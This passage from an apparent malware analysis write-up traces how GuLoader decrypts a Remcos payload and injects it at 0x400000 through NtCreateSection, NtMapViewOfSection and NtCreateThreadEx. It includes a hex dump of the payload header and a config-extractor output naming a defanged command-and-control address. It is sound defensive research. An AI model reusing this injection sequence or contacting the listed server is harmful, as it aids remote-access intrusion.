039D00D0	1C F5 94 72 BB 69 65 72 1C F5 96 72 0F 69 65 72	.õ.r»ier.õ.r.ier
039D00E0	1C F5 97 72 B6 69 65 72 A1 11 E1 72 A9 69 65 72	.õ.r¶ier¡.ár©ier
039D00F0	36 C9 A2 72 AA 69 65 72 05 37 66 73 B2 69 65 72	6É¢rªier.7fs²ier
039D0100	05 37 60 73 92 69 65 72 05 37 61 73 8A 69 65 72	.7`s.ier.7as.ier
039D0110	A1 11 F6 72 B1 69 65 72 A8 69 64 72 9A 68 65 72	¡.ör±ier¨idr.her
039D0120	1D 37 6C 73 CA 69 65 72 1D 37 9A 72 A9 69 65 72	.7lsÊier.7.r©ier
039D0130	1D 37 67 73 A9 69 65 72 52 69 63 68 A8 69 65 72	.7gs©ierRich¨ier
039D0140	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00	........PE..L...
039D0150	7A EF 6C 64 00 00 00 00 00 00 00 00 E0 00 03 01	zïld........à...
039D0160	0B 01 0E 00 00 50 03 00 00 50 00 00 00 E0 04 00	.....P...P...à..
039D0170	90 3D 08 00 00 F0 04 00 00 40 08 00 00 00 40 00	.=...ð...@....@.
039D0180	00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00	....
039D0190	05 00 01 00 00 00 00 00 00 90 08 00 00 10 00 00	....
039D01A0	00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00	....

Figure 58: Decrypted Remcos Payload

Execute Payload

Zero Base Address 0x400000

Once the payload has been decrypted, GuLoader sets memory permissions at `0x400000` to `RW` and zeroes out the image that is in place.




Figure 59: Zeroed out image base

Copy Payload to Base Address

Next, GuLoader copies the new payload to `0x400000`.




Figure 60: Remcos payload written to `0x400000`

NtCreateSection

GuLoader then calls NtCreateSection to create a section object so that it can map the image to memory.

NtMapViewOfSection

After the section is created, GuLoader maps the section into memory, then calls `ZwProtectVirtualMemory` to set memory protection appropriately.

0x400000	Image	18,768 kB	WCX	C:\Windows\System32\mshtml.dll	18,768 kB	18,768 kB
0x400000	Image: Commit	4 kB	R	C:\Windows\System32\mshtml.dll	4 kB	4 kB
0x401000	Image: Commit	524 kB	RWX	C:\Windows\System32\mshtml.dll	524 kB	524 kB
0x484000	Image: Commit	18,240 kB	RW	C:\Windows\System32\mshtml.dll	18,240 kB	18,240 kB

Figure 61: Payload mapped to memory with permissions set

NtCreateThreadEx

Finally, GuLoader calls `NtCreateThreadEx` to execute the image that is now mapped at `0x400000`, executing the payload.

Bonus: Remcos Configuration Extraction

The payload downloaded by this sample of GuLoader is Remcos. Remcos is a commercial Remote Access Tool advertised as legitimate software for surveillance and penetration testing, though it is frequently used in malware campaigns.

I previously wrote a Remcos configuration extractor for another project and it looks like the configuration has not changed. The configuration extractor can be found on my GitHub.

```
❯ python3 extract_config.py remcos_payload.bin
Remcos Config Extractor - CRITICAL Extracting config from: remcos_payload.bin
Malware Family: Remcos
Botnet: RemoteHost
C2s: ['194.59.218[.]165:2408']
```